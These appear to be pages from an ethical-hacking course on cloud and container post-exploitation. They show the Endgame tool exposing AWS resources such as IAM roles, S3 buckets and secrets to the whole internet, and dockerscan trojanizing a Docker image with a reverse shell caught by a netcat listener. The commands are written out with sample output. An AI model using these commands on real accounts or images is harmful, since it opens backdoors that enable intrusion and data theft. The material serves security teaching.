


```
OSX > kmcquade > ~
$ export EVIL_PRINCIPAL=*

OSX > kmcquade > ~
$ endgame smash --service all
CREATE_BACKDOOR:
ECR Repository kali: Add internet-wide access *                                        SUCCESS
ECR Repository dogecoin: Add internet-wide access *                                    SUCCESS
ECR Repository bitcoin: Add internet-wide access *                                     SUCCESS
ECR Repository test-resource-exposure: Add internet-wide access *                      SUCCESS
ECR Repository alpine: Add internet-wide access *                                      SUCCESS
ELASTICFILESYSTEM File-system fs-a96be65d: Add internet-wide access *                  SUCCESS
GLACIER Vaults test-resource-exposure: Add internet-wide access *                      SUCCESS
IAM Role autoremediation-role-8qc58g5r: Add internet-wide access *                     SUCCESS
IAM Role Benioff: Add internet-wide access *                                           SUCCESS
IAM Role Bezos: Add internet-wide access *                                             SUCCESS
IAM Role BillGates: Add internet-wide access *                                         SUCCESS
IAM Role CharityMajors: Add internet-wide access *                                     SUCCESS
IAM Role ClintGibler: Add internet-wide access *                                       SUCCESS
IAM Role ElonMusk: Add internet-wide access *                                          SUCCESS
IAM Role IanColdwater: Add internet-wide access *                                      SUCCESS
IAM Role Jenkins: Add internet-wide access *                                           SUCCESS
IAM Role Junkins: Add internet-wide access *                                           SUCCESS
IAM Role KinnairdMcQuade: Add internet-wide access *                                   SUCCESS
IAM Role mitchellh: Add internet-wide access *                                         SUCCESS
IAM Role QuinnyPig: Add internet-wide access *                                         SUCCESS
IAM Role ScottPiper: Add internet-wide access *                                        SUCCESS
IAM Role SolarWindsWasHere: Add internet-wide access *                                 SUCCESS
IAM Role Thanos: Add internet-wide access *                                            SUCCESS
IAM Role TonyStark: Add internet-wide access *                                         SUCCESS
LAMBDA Function autoremediation: Add internet-wide access *                            SUCCESS
LOGS * Endgame: Add internet-wide access *                                             SUCCESS
LOGS * test-resource-exposure: Add internet-wide access *                              SUCCESS
S3 Bucket computers-were-a-mistake: Add internet-wide access *                          FAILED
S3 Bucket the-church-of-reactjs: Add internet-wide access *                             FAILED
S3 Bucket the-patriarchy: Add internet-wide access *                                   SUCCESS
S3 Bucket trashfire-inc: Add internet-wide access *                                    SUCCESS
S3 Bucket victimbucket-public-access-blocked: Add internet-wide access *               SUCCESS
S3 Bucket victimbucket1234: Add internet-wide access *                                 SUCCESS
S3 Bucket we-get-it-bro-you-use-vim: Add internet-wide access *                        SUCCESS
SECRETSMANAGER Secret test-resource-exposure: Add internet-wide access *               SUCCESS
SES Identity test-resource-exposure.com: Add internet-wide access *                    SUCCESS
SNS Topic hitsend: Add internet-wide access *                                          SUCCESS
SNS Topic leftonread: Add internet-wide access *                                       SUCCESS
SQS Queue test-resource-exposure: Add internet-wide access *                            FAILED
```

Figure 19.89: Screenshot of the Endgame tool creating backdoors in AWS cloud

It is a post-exploitation tool that requires access to the AWS API credentials for a target user account that has the privileges to modify the resource policies.

Endgame can create backdoor accounts for any of the resources listed in the screenshot below:



Backdoor Resource Type	Endgame	AWS Access Analyzer Support
ACM Private CAs	☑	✗
CloudWatch Resource Policies	☑	✗
EBS Volume Snapshots	☑	✗
EC2 AMIs	☑	✗
ECR Container Repositories	☑	✗
EFS File Systems	☑	✗
ElasticSearch Domains	☑	✗
Glacier Vault Access Policies	☑	✗
IAM Roles	☑	☑
KMS Keys	☑	☑
Lambda Functions	☑	☑
Lambda Layers	☑	☑
RDS Snapshots	☑	✗
S3 Buckets	☑	☑
Secrets Manager Secrets	☑	☑
SES Sender Authorization Policies	☑	✗
SQS Queues	☑	☑
SNS Topics	☑	✗

Figure 19.90: Endgame backdoor attack list

- Run the following command to list the IAM resources with the user account:

```
endgame list-resources -s iam
```

- Run the following command to list S3 buckets:

```
endgame list-resources --service s3
```

- Run the following command to list resources across the services:

```
endgame list-resources --service all
```


- Run the following command to create a backdoor to a specific resource:

```
endgame expose --service iam --name test-resource-exposure
```

Backdooring Docker Images using dockerscan

- dockerscan is a **Docker analysis and hacking tool** that allows attackers to perform various malicious activities such as scanning networks to identify Docker registries, manipulating registries, analyzing images for retrieving sensitive information, and extracting and modifying Docker images
- For example, run the following command to trojanize the Ubuntu base image:

```
dockerscan image modify trojanize ubuntu_original -i <IP Address> -p <Port Number> -o
alpine_infected
```



```
> dockerscan image modify trojanize ngins-original -l 10.0.1.2 -p 2222 -o nginx-trojaniz
ed
[ * ] Starting analyzing docker image...
[ * ] Selected image: 'ngins-original'
[ * ] Image troyanized successful
[ * ] Trojanized image location:
[ * ]   > /Users/Dani/Documents/Projects/dockerscan/nginx-trojanized
[ * ] To receive the reverse shell, only write:
[ * ]   > nc -v -k -l 10.0.1.2 2222
> docker load -i nginx-trojanized.tar
```

https://github.com

Backdooring Docker Images using dockerscan


Source: *https://github.com*

Dockerscan is a Docker analysis and hacking tool that allows attackers to perform the following malicious activities:

- Scan networks to identify Docker registries.
- Manipulate registries by removing an image/tag, pushing a backdoored image, and uploading a malicious file.
- Analyze images for retrieving sensitive information from the Docker image, including accessing passwords from environment variables, identifying URLs/IPs in the environment variables, and identifying user credentials used to run the software internally.
- Extract and modify Docker images, which includes modifying the entry point in a Docker, trojanizing a Docker image by injecting a reverse shell into it, and modifying running user in the Docker image.

